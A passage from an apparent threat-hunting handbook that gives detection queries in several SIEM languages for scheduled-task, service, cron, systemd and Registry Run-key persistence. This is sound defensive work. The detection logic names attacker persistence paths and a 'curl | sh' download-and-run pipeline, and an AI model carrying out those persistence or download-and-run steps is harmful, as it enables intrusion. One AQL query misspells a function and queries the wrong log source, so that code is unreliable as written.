| MITRE             | T1053.005 (Scheduled Task/Job: Scheduled Task)                                                                                                                                         |
| Behavior          | A previously legitimate scheduled task has its action ( Command / Arguments ) changed to point at a different, attacker-controlled target, rather than a brand-new task being created. |
| DEH cross-ref     | DEH Part 11 §5.2; cf. DEH Appendix A5 §7.4 (investigative-search-before-standing-objects precedent), DEH Part 27 §2–§3 (QRadar multi-object deployment model)                          |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL) — Sigma: N/A, see note below                                                                                       |

**[HUNTER]** A new-task rule like QC-12-01 misses the quieter version of this behavior: an attacker who edits an already-trusted task's action inherits that task's clean history and an analyst's habit of skipping it during triage. Event ID 4702 (A scheduled task was updated) fires for the edit itself, but the event alone doesn't say whether the new action is meaningful or routine maintenance — that requires comparing it against the task's own prior value. Reach for this hunt whenever a task with an elevated run-as identity (SYSTEM, a service account) shows any 4702 activity at all, since the base rate of legitimate manual edits to a SYSTEM-run task is low enough that even one edit is worth a look.

**(Sigma — N/A, structurally poor fit, not impossible.)** Flagging "this task's action changed from its own prior value" needs either a stateful diff against a previously stored value or Sigma's narrow-backend-support temporal\_ordered / value\_count correlation type. Forcing it through Sigma here would produce a rule only a couple of backends can even execute, presented misleadingly as portable. See the KQL, SPL, and ES|QL implementations below, each of which has a native previous-value or self-join construct.

**[QUERY]** Microsoft Sentinel, SecurityEvent table (Windows Security Events via the AMA connector), comparing each task's current 4702 action against its own immediately preceding value with prev() over a serialize keyed on TaskName.

CONCEPTUAL SAMPLE — XML parsing paths and field names illustrative; validate against your own EventData shape.

```
SecurityEvent
| where EventID in (4698, 4702)
| extend TaskName = tostring(parse_xml(EventData).UserData.EventXML.TaskName)
| extend TaskAction = tostring(parse_xml(EventData).UserData.EventXML.Actions)
| sort by TaskName asc, TimeGenerated asc
| serialize
| extend PrevAction = prev(TaskAction), PrevTask = prev(TaskName)
| where TaskName == PrevTask and TaskAction != PrevAction
| project TimeGenerated, TaskName, PrevAction, TaskAction, SubjectUserName
```

Plausible expected result: a short list — plausibly zero on most days, given how rarely a SYSTEM-run task's action legitimately changes — with paired `PrevAction/TaskAction` values a hunter can eyeball directly. Interpretation: a row here means the task's action genuinely changed between two consecutive observed events; it does not yet say whether the change is malicious.

**[QUERY]** Splunk, comparing each task's action to the value seen on the immediately preceding event for the same `Task_Name` with `streamstats`.

CONCEPTUAL SAMPLE — field names illustrative for a Windows TA-parsed 4698/4702 pair.

```
index=wineventlog (EventCode=4698 OR EventCode=4702)
| sort 0 Task_Name, _time
| streamstats current=f window=1 last(Command) as prev_command by Task_Name
| where isnotnull(prev_command) AND prev_command!=Command
| table _time, Task_Name, prev_command, Command, Subject_User_Name
```

Plausible expected result and interpretation: same shape as the KQL block above.

**[QUERY]** QRadar AQL — note this is AQL, not standard SQL — pulled here as the investigative search a hunter runs by hand; a standing previous-value diff needs a QRadar Reference Set storing each task's last-seen action plus a Building Block to compare against it (DEH Part 27 §2–§3's multi-object model), which is a build task, not a single query, per DEH Appendix A5 §7.4's own precedent for this exact situation.

CONCEPTUAL SAMPLE — field/table names illustrative.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time",
       username, UTF8(payload) AS "Raw Event"
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) = 'Microsoft Windows Security Event Log'
      AND EVENTID = '4702'
LAST 7 DAYS
ORDER BY starttime ASC
```

Plausible expected result: every task-update event in the window, unsorted by task and undiffed. Interpretation: this version tells a hunter *that* updates happened, not whether any one of them changed the action meaningfully — the diff step above is manual until the standing objects exist.

**[QUERY]** Google SecOps YARA-L, a two-event multi-variable rule matching a task's creation or an earlier update against a later update for the same task name within a lookback window.

## CONCEPTUAL SAMPLE — UDM event-type and field-path names illustrative.

```
rule scheduled_task_action_changed {
  meta:
    description = "A task's action differs between two consecutive UDM events for the same task name"

  events:
    $e1.metadata.event_type = "SCHEDULED_TASK_CREATION" or $e1.metadata.event_type =
"SCHEDULED_TASK_UPDATE"
    $e2.metadata.event_type = "SCHEDULED_TASK_UPDATE"
    $e1.target.resource.name = $e2.target.resource.name
    $e1.target.process.command_line != $e2.target.process.command_line
    $e2.metadata.event_timestamp.seconds > $e1.metadata.event_timestamp.seconds

  match:
    $e1.target.resource.name over 30d

  condition:
    $e1 and $e2
}
```

Plausible expected result and interpretation: identical shape to the KQL/SPL versions — a paired before/after action for one task name.

**[QUERY]** Elastic ES|QL — chosen over EQL because this pattern needs a wide-lookback aggregation across each task's own history rather than an ordered sequence, per §4.2's decision rule — over Winlogbeat-ingested 4698/4702 events.

CONCEPTUAL SAMPLE — field names illustrative; `VALUES()` behavior may vary by Elastic version.

```
FROM winlogbeat-*
| WHERE event.code IN ("4698", "4702")
| STATS actions = VALUES(winlog.event_data.Actions) BY winlog.event_data.TaskName
| WHERE MV_COUNT(actions) > 1
```

Plausible expected result: a small table of task names with more than one distinct action string on file within the query's lookback window. Interpretation: `MV_COUNT(actions) > 1` flags a task whose action value genuinely differs across its observed events, not merely a task that was touched more than once — a task updated twice with the same action each time correctly falls out of this filter. ES|QL's `VALUES()` returns a distinct set, not an ordered pair, so this surface tells you a task changed but not which direction — pull the raw events for that `TaskName` to see the before/after order.

**[FALSE POSITIVE]** Patch-management and configuration-management tools routinely re-register the same scheduled task on every agent check-in, rewriting its action to point at whatever deployment-script version is current — this is structurally identical to an attacker edit and is the dominant false-positive source here. Filter on the task's run-as account or the editor's `SubjectUserName` matching your CM tool's service account, the same exclusion discipline DEH Part 11 §5.3's own False Positive Trap box recommends for cron/systemd tooling churn.

**[PIVOT]** Diff the new `Command/Arguments` value against known-LOLBin or known-malicious-path indicators, then check the account named in `SubjectUserName` against your expected list of accounts with rights to edit that specific task — an edit from an account that has never touched Task Scheduler before is a stronger signal than the edit alone.

**Blind Spot** Every diff shown above only has something to diff against if the task's prior action was captured before the edit. A task last modified before your 4698/4702 retention window began, or on a host that only recently started forwarding these events, gives you a single observed action with no earlier value to compare — the first edit you can see might already be the compromised one, and every query above will silently return nothing rather than flag it.

### QC-12-03 — Windows service created via the Service Control Manager pointing outside a trusted binary path

| Field             | Value                                                                                                                                                              |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-12-03                                                                                                                                                           |
| MITRE             | T1543.003 (Create or Modify System Process: Windows Service)                                                                                                       |
| Behavior          | A new Windows service is installed through the Service Control Manager whose binary path, start type, or run-as account is inconsistent with a legitimate install. |
| DEH cross-ref     | DEH Part 11 §5.2; cf. DEH Part 28 §1.1 (YARA-L unconfirmed schema-field precedent)                                                                                 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), Elastic KQL — YARA-L: <code>N/A</code> , see note below                                                         |

**[HUNTER]** Event ID 7045 (A service was installed in the system) is one of the lowest-volume, highest-signal events on a Windows fleet — DEH Part 11 §5.2 notes new legitimate service installs are relatively rare compared to routine process activity — which makes this a hunt worth running proactively on a schedule rather than only after another alert points here first. The corresponding Security-log equivalent, Event ID 4697, requires the "Audit Security System Extension" subcategory and carries additional identity context if you have it enabled. The two fields worth anchoring on together are the binary path (user-writable versus `Program Files/System32`) and the start type: a service registered demand-start (manual) rather than auto-start is a mild anomaly alone, but combined with an unusual path it looks like a service built for one-off, on-demand attacker execution rather than a real background service.

**[QUERY]** Windows System event log (Service Control Manager provider), Event ID 7045.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own parsed event schema.

```

title: Service installed with a binary path outside trusted directories
id: 8f1e2b6a-12ab-4c3d-9e77-000000000003
status: experimental
logsource:
  product: windows
  service: system
detection:
  selection:
    EventID: 7045
  suspicious_path:
    ImagePath|contains:
      - '\Users\'
      - '\AppData\'
      - '\ProgramData\'
      - '\Temp\'
  trusted_path:
    ImagePath|contains:
      - '\Program Files\'
      - '\Windows\System32\'
  condition: selection and suspicious_path and not trusted_path
level: high

```

Plausible expected result: individually rare hits — a healthy fleet might see this settle to single-digit weekly volume once the false-positive driver below is tuned out. Interpretation: consistent with a service staged for on-demand execution from a non-standard location; not, by itself, proof of malicious intent.

**[QUERY]** Microsoft Defender for Endpoint advanced hunting, `DeviceEvents` table, `ActionType == "ServiceInstalled"` — Sentinel/Defender KQL, disambiguated here from the Elastic KQL block shown later in this pattern.

CONCEPTUAL SAMPLE — `AdditionalFields` shape illustrative; confirm against your own tenant schema.

```

DeviceEvents
| where ActionType == "ServiceInstalled"
| extend ServiceImagePath = tostring(parse_json(AdditionalFields).ImagePath),
    ServiceStartType = tostring(parse_json(AdditionalFields).StartType)
| where ServiceImagePath has_any ("\\Users\\", "\\AppData\\", "\\ProgramData\\", "\\Temp\\")
| project Timestamp, DeviceName, ServiceImagePath, ServiceStartType, InitiatingProcessAccountName

```

Plausible expected result: one row per install with both the path and start type surfaced together, letting you apply the demand-start-plus-unusual-path heuristic directly in the query. Interpretation: same as above, with start type available for immediate triage.

**[QUERY]** Splunk, Windows System event log, `EventCode=7045`.

CONCEPTUAL SAMPLE — field names illustrative for the standard Windows TA field extraction.

```

index=wineventlog EventCode=7045
| where match(Service_File_Name, "(?i)\\\\Users\\\\|\\\\AppData\\\\|\\\\ProgramData\\\\|\\\\Temp\\\\")
| table _time, Computer, Service_Name, Service_File_Name, Service_Start_Type, Account_Name

```

Plausible expected result and interpretation: identical shape to the KQL block above.



**[QUERY]** QRadar AQL — note this is AQL, not standard SQL — against the Windows System Event Log source, filtering Event ID 7045.

CONCEPTUAL SAMPLE — field/table names illustrative.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time",
       username, UTF8(payload) AS "Raw Event"
FROM events
WHERE LOGSOURCECYPENAME(logsourceid) = 'Microsoft Windows Security Event Log'
      AND EVENTID = '7045'
      AND (UTF8(payload) ILIKE '%\Users\%' OR UTF8(payload) ILIKE '%\AppData\%' OR UTF8(payload) ILIKE
'%\ProgramData\%' OR UTF8(payload) ILIKE '%\Temp\%')
LAST 30 DAYS
```

Plausible expected result: a raw-event list a hunter reads by hand, since start type may or may not be broken out as its own parsed field depending on your DSM. Interpretation: same signal, coarser parsing granularity.

**(YARA-L — *N/A*, missing schema field.)** This pattern's false-positive suppression depends on the service's start-type value (demand-start versus auto-start) to tell a one-off attacker-created service apart from a routinely reinstalled auto-start agent that happens to live in an unusual path. Google SecOps' UDM has no confirmed field equivalent for NT service start type, the same category of gap DEH Part 28 §1.1 documents for *GrantedAccess* — a path-only YARA-L match would misclassify legitimate auto-start agents in custom install directories about as often as it caught a genuine attacker service, so this pattern is marked *N/A* here rather than shipping that misleading version.

**[QUERY]** Elastic Stack — Elastic KQL, not the Sentinel/Defender KQL shown earlier in this pattern — a single-event boolean match, Windows System event log ingested via Winlogbeat.

CONCEPTUAL SAMPLE — field names illustrative for a Winlogbeat-shaped index.

```
event.code : "7045" and winlog.event_data.ImagePath : (*\Users\* or *\AppData\* or *\ProgramData\* or
*\Temp\*) and not winlog.event_data.ImagePath : (*\Program Files\* or *\Windows\System32\*)
```

Plausible expected result and interpretation: identical shape to the Sigma/KQL/SPL blocks above.

**[FALSE POSITIVE]** Endpoint agents (EDR, backup, vulnerability-scan clients) and self-updating consumer software routinely install a Windows service from a per-user or *ProgramData* vendor directory rather than *Program Files* — this is the largest false-positive driver across every implementation above, more so than the equivalent scheduled-task pattern. Build an allowlist keyed on the *ServiceName*/*ImagePath* prefix for your known agent fleet rather than broadening the trusted-path list, since a broader list just gives an attacker a wider set of paths to imitate.

**[PIVOT]** Pull the process-creation event for *services.exe* spawning the new service's binary on first start — a legitimate service typically has a signed binary and a stable, versioned parent-child relationship across the fleet, while an attacker's service binary is more often unsigned or spawns a LOLBin. Cross-check the installing account against your change-management record for that host.

### **Detection Autopsy — "any service path outside Program Files or System32 is suspicious"**

**The rule:** Fires on every Event ID 7045 whose `ImagePath` doesn't start with `C:\Program Files` or `C:\Windows\System32`.

**Why it shipped:** legitimate, vendor-signed services install into one of those two locations by convention, so excluding them looked like a clean, low-effort way to cut alert volume to just the anomalous cases.

**How it failed:** a large share of endpoint agents, backup clients, and self-updating consumer software install their service binary into `C:\ProgramData\<Vendor>\` or a per-user `AppData` directory by design, not by compromise — on a fleet running even three or four such tools, this rule pages on every routine agent reinstall or version bump.

**The fix:** replace the two-path allowlist with a fleet-specific vendor-path allowlist plus the start-type/account combination described in **[FALSE POSITIVE]** above, and treat "not Program Files or System32" alone as too coarse a signal to page on by itself.

**[SOC MANAGEMENT]** Given how low-volume genuine 7045 events are on most fleets, this hunt is cheap to run daily rather than reserved for a periodic sweep, and it graduates to a standing detection easily once the vendor-path allowlist above stabilizes. Treat a hit on an unrecognized path as worth a same-day look, not a queued ticket — the low-noise property that makes DEH's own SOC Management View recommend near-zero-tolerance handling for Event ID 1102 applies here in a lighter form.

## **2. Linux: cron and systemd patterns**

### **QC-12-04 — New or modified cron entry outside a recognized change window**

| Field             | Value                                                                                                                                                                                 |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-12-04                                                                                                                                                                              |
| MITRE             | T1053.003 (Scheduled Task/Job: Cron)                                                                                                                                                  |
| Behavior          | A crontab entry, <code>/etc/cron.d</code> drop-in, or <code>cron.hourly</code> / <code>cron.daily</code> script is created or modified outside a recognized change-management window. |
| DEH cross-ref     | DEH Part 11 §5.3 (Linux: cron, systemd, and init)                                                                                                                                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic KQL                                                                                                                |

**[HUNTER]** Cron has no single authoritative "job created" event the way Windows Task Scheduler has Event ID 4698 — per DEH Part 11 §5.3, most environments reconstruct "a cron entry changed" from file-integrity monitoring on the crontab paths themselves or from auditd watch rules, not from one clean structured record. Reach for this hunt specifically when file-integrity monitoring is the only signal a host has, since that telemetry gap means a standing detection here is often thinner than its Windows-side

equivalent, and a manual sweep of recent FIM hits against these specific paths catches drops a coarser "any file changed" rule misses.

**[QUERY]** Linux auditd, watching writes to the standard cron paths.

CONCEPTUAL SAMPLE — path list illustrative; extend to any distribution-specific cron directories in your environment.

```
title: File integrity change on a cron persistence path
id: 8f1e2b6a-12ab-4c3d-9e77-000000000004
status: experimental
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: 'PATH'
    name|contains:
      - '/etc/cron.d/'
      - '/etc/cron.hourly/'
      - '/etc/cron.daily/'
      - '/var/spool/cron/crontabs/'
    nametype:
      - 'CREATE'
      - 'NORMAL'
  condition: selection
level: medium
```

Plausible expected result: a modest daily count dominated by legitimate configuration-management runs (see **[FALSE POSITIVE]** below), with a genuine attacker-authored entry indistinguishable from the rest until a human reads the entry's command. Interpretation: a hit means a cron-relevant path changed; it says nothing yet about intent.

**[QUERY]** Microsoft Defender for Endpoint on Linux, advanced hunting via Sentinel's Defender XDR connector, `DeviceFileEvents` table — Sentinel/Defender KQL, disambiguated here from the Elastic KQL block shown later in this pattern.

CONCEPTUAL SAMPLE — path list illustrative.

```
DeviceFileEvents
| where ActionType in ("FileCreated", "FileModified")
| where FolderPath has_any ("/etc/cron.d", "/etc/cron.hourly", "/etc/cron.daily",
"/var/spool/cron/crontabs")
| project Timestamp, DeviceName, FolderPath, FileName, InitiatingProcessAccountName,
InitiatingProcessCommandLine
```

Plausible expected result and interpretation: same shape as the Sigma block, with the added benefit of the initiating process's command line for a faster first read.

**[QUERY]** Splunk, Linux auditd ingestion.

CONCEPTUAL SAMPLE — field/sourcetype names illustrative for a standard auditd forwarding pipeline.

```
index=linux sourcetype=auditd type=PATH
| where match(name, "(?i)/etc/cron\.(d|hourly|daily)/|/var/spool/cron/crontabs/")
| table _time, host, name, nametype, uid
```

Plausible expected result and interpretation: same shape as above.

**[QUERY]** QRadar AQL — note this is AQL, not standard SQL — against a Linux OS log source parsed by the standard auditd DSM.

CONCEPTUAL SAMPLE — field/table names illustrative.

```
SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time",
       username, filename, UTF8(payload) AS "Raw Event"
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) = 'Linux OS'
      AND (filename ILIKE '%cron.d%' OR filename ILIKE '%cron.hourly%' OR filename ILIKE '%cron.daily%' OR
            filename ILIKE '%crontabs%')
LAST 14 DAYS
```

Plausible expected result and interpretation: same shape, coarser parsing.

**[QUERY]** Google SecOps YARA-L, a UDM file event matching the cron directories.

CONCEPTUAL SAMPLE — UDM field paths illustrative.

```
rule cron_persistence_path_change {
  meta:
    description = "File creation or modification under a standard cron persistence path"

  events:
    $e.metadata.event_type = "FILE_CREATION" or $e.metadata.event_type = "FILE_MODIFICATION"
    $e.target.file.full_path = /(\\etc\\cron\\.(d|hourly|daily)\\|\\var\\spool\\cron\\crontabs\\)/ nocase

  condition:
    $e
}
```

Plausible expected result and interpretation: same shape as above.

**[QUERY]** Elastic Stack — Elastic KQL, not the Sentinel/Defender KQL shown earlier in this pattern — a single-event boolean match, Auditbeat or Elastic Defend on the Linux host.

CONCEPTUAL SAMPLE — field names illustrative.

```
event.category : "file" and event.action : ("creation" or "modification") and file.path :
("/etc/cron.d/*" or "/etc/cron.hourly/*" or "/etc/cron.daily/*" or "/var/spool/cron/crontabs/*")
```

Plausible expected result and interpretation: same shape as above.

**[FALSE POSITIVE]** Configuration-management tools running in pull mode (Ansible via a cron-triggered pull, Chef, Puppet, Salt) rewrite cron entries and drop-ins on every scheduled run as their normal

operating mode — DEH Part 11 §5.3's own False Positive Trap box names this same driver for the broader Linux persistence surface. Exclude by the writing process's UID/service-account identity rather than by path, since the path is exactly what a real cron-based persistence attempt also has to touch.

**[PIVOT]** Read the new or modified entry's actual command line — a base64-decoded payload, a `curl` `sh` pipeline, or a reference to a script outside `/opt` or a package-managed location is the next thing to check by hand, since none of the queries above parse cron's own syntax. Check `/var/log/cron` or the journal's `CRON` execution lines once the schedule fires, to confirm what the entry actually ran and whether the outcome matches a legitimate job.

**Engineering Reality** *Because cron itself produces no single "entry created" event, every query above depends on file-integrity monitoring or auditd coverage being enabled and retained on the specific paths shown — neither is on by default on most Linux distributions, and log rotation on a busy host can age out the original change event within days. If a query above returns nothing, confirm FIM/auditd is actually watching these paths and still has the relevant window in retention before trusting the empty result as "no change happened."*

**QC-12-05 — New systemd unit or timer installed and enabled with an untrusted `ExecStart` target**

| Field             | Value                                                                                                                                                 |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-12-05                                                                                                                                              |
| MITRE             | T1543.002 (Create or Modify System Process: Systemd Service)                                                                                          |
| Behavior          | A new systemd unit or timer is installed and enabled whose <code>ExecStart</code> target resolves outside a package-managed or known-deployment path. |
| DEH cross-ref     | DEH Part 11 §5.3; cf. DEH DET-11-03 (the <code>ExecStart</code> -path-gated corrected rule) and its accompanying Blind Spot                           |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (EQL)                                                                              |

**[HUNTER]** DEH Part 11 §5.3 already dissects why alerting on every new unit *name* fails — ordinary deployment creates new units constantly — and its corrected rule, DET-11-03, gates on the `ExecStart` path's provenance instead. This pattern hunts that corrected shape directly: a unit file appearing under `/etc/systemd/system/` followed by the corresponding `systemctl start / daemon-reload` activity, where the `ExecStart` target has no package-manager record. The timer variant of this technique maps to a separate sub-technique, T1053.006 (Scheduled Task/Job: Systemd Timer); the queries below target the unit-install shape common to both services and timers. Run this hunt when a host shows another precursor signal, since a path-gated match still can't distinguish a legitimate one-off script from a malicious one on path alone — see DEH's own Blind Spot for this exact rule on the interpreter-target case.

**[QUERY]** Linux auditd, file creation under the systemd system unit directory — a single-event proxy for the unit-install half of DET-11-03's two-part gate; correlating the subsequent `systemctl start`

requires chaining to a second rule or a SOAR playbook, not a single Sigma rule.

CONCEPTUAL SAMPLE — path/extension matching illustrative.

```
title: New systemd unit file created outside expected deployment tooling
id: 8f1e2b6a-12ab-4c3d-9e77-000000000005
status: experimental
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: 'PATH'
    name|contains: '/etc/systemd/system/'
    name|endswith:
      - '.service'
      - '.timer'
    nametype: 'CREATE'
  condition: selection
level: medium
```

Plausible expected result: frequent hits on an actively deployed fleet (see **[FALSE POSITIVE]** below), each naming the new unit file's path. Interpretation: a hit means a unit file was written; it is not yet gated on `ExecStart` provenance the way the corrected DET-11-03 logic requires — treat this as the file-creation half of a two-part check.

**[QUERY]** Microsoft Defender for Endpoint on Linux, joining a new unit-file write to the subsequent `systemctl` process launch within a short window.

CONCEPTUAL SAMPLE — join syntax and field alignment illustrative; validate the resulting column names against your own Sentinel workspace.

```
DeviceFileEvents
| where ActionType == "FileCreated" and FolderPath == "/etc/systemd/system" and FileName has_any
(".service", ".timer")
| join kind=inner (
  DeviceProcessEvents
  | where FileName == "systemctl" and ProcessCommandLine has_any ("enable", "start", "daemon-reload")
) on DeviceId
| where Timestamp1 >= Timestamp and datetime_diff('minute', Timestamp1, Timestamp) <= 10
| project Timestamp, DeviceName, FileName, InitiatingProcessAccountName, ProcessCommandLine
```

Plausible expected result: a smaller, more precise set than the Sigma block above, since the join requires both halves of the pattern within ten minutes. Interpretation: consistent with a unit being written and immediately activated in one operator session — closer to DET-11-03's full two-part shape, though still not reading the `ExecStart=` line itself.

**[QUERY]** Splunk, correlating a new unit-file write with the subsequent `systemctl` invocation using `transaction`.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative.

```

index=linux (sourcetype=auditd path="/etc/systemd/system/*" nametype=CREATE) OR (sourcetype=linux_secure
process=systemctl)
| transaction host maxspan=10m startswith="nametype=CREATE" endswith="process=systemctl"
| where mvcount(name)>0 AND match(_raw, "enable|start|daemon-reload")
| table _time, host, name, process

```

Plausible expected result and interpretation: same shape as the KQL block above.

**[QUERY]** QRadar AQL — note this is AQL, not standard SQL — pulled as the investigative half of this pattern: every new unit-file write under the systemd path. Correlating it with the following `systemctl` invocation for the standing version needs a QRadar rule chaining two events within a time window (a Building Block, not a single AQL `SELECT`), the same multi-object shape noted for `QC-12-02`.

CONCEPTUAL SAMPLE — field/table names illustrative.

```

SELECT DATEFORMAT(starttime, 'YYYY-MM-dd HH:mm:ss') AS "Time",
        username, filename, UTF8(payload) AS "Raw Event"
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) = 'Linux OS'
      AND filename ILIKE '/etc/systemd/system/%'
      AND (filename ILIKE '%.service' OR filename ILIKE '%.timer')
LAST 14 DAYS

```

Plausible expected result: every new unit-file write in the window, uncorrelated with the enable/start step. Interpretation: file-creation signal only, same caveat as the Sigma block.

**[QUERY]** Google SecOps YARA-L, a two-event rule matching a unit-file write against a subsequent `systemctl` process launch on the same host.

CONCEPTUAL SAMPLE — UDM field paths and event types illustrative.

```

rule systemd_unit_install_and_enable {
  meta:
    description = "New systemd unit file write followed by a systemctl enable/start on the same asset"

  events:
    $file.metadata.event_type = "FILE_CREATION"
    $file.target.file.full_path = /\etc\systemd\system\.*\.(service|timer)$/ nocase
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /systemctl$/ nocase
    $proc.target.process.command_line = /enable|start|daemon-reload/ nocase
    $file.target.asset.hostname = $proc.target.asset.hostname
    $proc.metadata.event_timestamp.seconds > $file.metadata.event_timestamp.seconds

  match:
    $file.target.asset.hostname over 10m

  condition:
    $file and $proc
}

```

Plausible expected result and interpretation: same shape as the KQL/SPL joined versions.

**[QUERY]** Elastic EQL, an ordered sequence of a unit-file creation followed by a `systemctl` process launch on the same host — the sequence stage is why EQL, not Elastic KQL, is the right surface for this pattern per §4.2's decision rule.

CONCEPTUAL SAMPLE — field/index assumptions illustrative for an Elastic Defend/Auditbeat-shaped index.

```
sequence by host.name with maxspan=10m
  [file where event.action == "creation" and file.path : "/etc/systemd/system/*" and (file.extension ==
"service" or file.extension == "timer")]
  [process where process.name == "systemctl" and process.args : ("enable", "start", "daemon-reload")]
```

Plausible expected result and interpretation: identical shape to the KQL/SPL/YARA-L joined versions above.

**[FALSE POSITIVE]** Container runtimes and orchestration agents (kubelet, Docker Compose with restart policies) generate transient scope/slice units, and legitimate package upgrades write a new unit version on every release — DEH Part 11 §5.3's False Positive Trap box already names this driver for the broader systemd surface, and it applies identically here. Exclude systemd's own transient-unit naming convention (`run-*.scope`, `session-*.scope`) and known CI/CD deployment accounts rather than allowlisting individual unit names, which change too fast to maintain.

**[PIVOT]** Resolve the `ExecStart=` target inside the new unit file itself, not just the file-creation event — a path pointing to `/tmp`, a user home directory, or any location with no corresponding package-manager record is the strongest single follow-up signal, per DEH DET-11-03's own gating logic. Where `ExecStart` resolves to a shell or interpreter rather than a compiled binary, pull the full command-line arguments too, since DEH's own Blind Spot for this exact rule notes the payload can ride inside those arguments while the leading binary path looks unremarkable.

**Hunter's Note** *Don't stop at matching the unit file's path — actually read the unit file's `ExecStart=` line (or pull it from your EDR's file-content collection, if available) before deciding a hit is worth escalating. The file-creation event tells you that something changed; the `ExecStart` target is what tells you whether it's worth anyone's time.*

## Cross-references

DEH Part 11 §5.2–§5.3 (Windows/Linux persistence telemetry, including the naive-rule teardown for systemd units and its DET-11-03 fix); DEH Part 28 §1.1 (YARA-L unconfirmed schema-field precedent); DEH Appendix A5 §4, §7.4, §8 (aggregation ceilings, investigative-search-before-standing-objects, and Elastic surface selection); DEH Parts 23–29 (query-language syntax and backend semantics, owned by DEH, not restated here); DEH Parts 41–43 (Detection Coverage, Quality, and Debt, applied to this book's own catalog in Part 28); this book's Part 11 (Account Creation & Privilege Escalation), Part 13 (Registry, Startup & Alternate Persistence), and Part 16 (Lateral Movement via Admin Tools & Remote Services).



# Part 13 — Registry, Startup & Alternate Persistence

## Why this part exists

**[CONCEPT]** Persistence exists to answer one question for an attacker: how do I run again without redoing the initial access? DEH Part 11 §5.1 groups every mechanism, Windows or Linux, into three categories — autostart on logon, scheduled/time-triggered execution, and service/daemon survival — and that three-category map is the boundary this part and Part 12 split along. Part 12 owns the scheduled-task, Windows-service, and cron/systemd corner of that map: the mechanisms that get their own dedicated creation event (Event ID 4698, Event ID 7045) or their own daemon-managed unit file. This part owns what's left of the autostart corner — Registry Run/RunOnce keys and the Startup folder, the two classic logon-triggered mechanisms DEH Part 11 §5.2 names under T1547.001 — plus two mechanisms that don't fit either of Part 12's buckets at all: WMI event subscription persistence, which survives reboot without a task, service, or unit entry anywhere, and a small set of execution-hijack techniques (Image File Execution Options Debugger keys, the "sticky keys" accessibility-feature swap) that trigger off something else launching a target binary rather than off a boot, logon, or schedule event in their own right.

This part explicitly does not cover: scheduled tasks, Windows services, or cron/systemd units (Part 12); the general malware-presence heuristics — unsigned-binary scoring, hash/YARA artifact matching — that apply to whatever binary a persistence mechanism ends up pointing at (Part 22); or the lineage-classification model itself, which DEH Part 11 §2 already builds and this part's patterns cite rather than re-derive. Four patterns, split into two groupings below: registry/filesystem autostart (§1) and WMI subscriptions plus execution hijacks (§2).

## 1. Registry and startup-folder autostart patterns

### QC-13-01 — Registry Run/RunOnce key autostart persistence

| Field             | Value                                                                                                                                        |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-13-01                                                                                                                                     |
| MITRE             | T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder)                                                            |
| Behavior          | A new or modified value under an <b>HKLM / HKCU</b> Run or RunOnce key, planted to survive reboot without a scheduled task or service entry. |
| DEH cross-ref     | DEH Part 11 §5.2 (Windows: services, scheduled tasks, and Registry Run keys)                                                                 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                   |

**[HUNTER]** Run and RunOnce keys are the oldest Windows autostart mechanism, and commodity malware still reaches for them because planting one is a single registry write with no reboot needed to prove out. A standing detection here inherits whatever installer exceptions someone baked in months ago; running the same logic as a hunt re-checks the current value population against a fresher baseline

instead of trusting a rule that hasn't been revisited. Reach for this hunt specifically after a phishing or LOLBin-download finding elsewhere on a host, to check whether the same intrusion also planted a low-effort autostart fallback.

**[QUERY]** Targets Sysmon Event ID 13 (Registry value set) normalized into Sigma's `registry_event` category on a Windows, Sysmon-instrumented endpoint.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use

```
title: Registry Run or RunOnce Key Value Set by Non-Baseline Process
id: 8f3d6a2e-13c1-4e77-9b0e-conceptual0001
status: experimental
logsource:
  category: registry_event
  product: windows
detection:
  selection:
    EventType: 'SetValue'
    TargetObject|contains:
      - '\CurrentVersion\Run\'
      - '\CurrentVersion\RunOnce\'
  filter_known_installers:
    Image|endswith:
      - '\msiexec.exe'
      - '\TrustedInstaller.exe'
  condition: selection and not filter_known_installers
falsepositives:
  - Software installers and update agents writing autostart entries during a legitimate install
level: medium
```

A match plausibly names a `TargetObject` such as `HKU\S-1-5-21-...\Software\Microsoft\Windows\CurrentVersion\Run\UpdaterAgent`, with `Details` pointing at an executable under `%AppData%` rather than `Program Files`. Once the known-installer filter above is tuned in, a well-instrumented fleet might see this settle to a handful of hits a week, spiking around patch windows and new-software rollouts. A hit naming a path outside `Program Files/System32` — especially `%AppData%\Local\Temp` or a randomly-named folder — is consistent with a dropped implant registering for autostart; a hit naming a recognized vendor path more plausibly reflects routine software behavior and should be checked against the baseline below before treating it as a lead.

**[QUERY]** Targets a Microsoft Sentinel workspace ingesting Microsoft Defender for Endpoint's `DeviceRegistryEvents` table.

CONCEPTUAL SAMPLE — table and field names assume a Defender-for-Endpoint-via-Sentinel schema; validate against your own workspace before use

```
DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
| where RegistryKey has_any (@"\CurrentVersion\Run", @"\CurrentVersion\RunOnce")
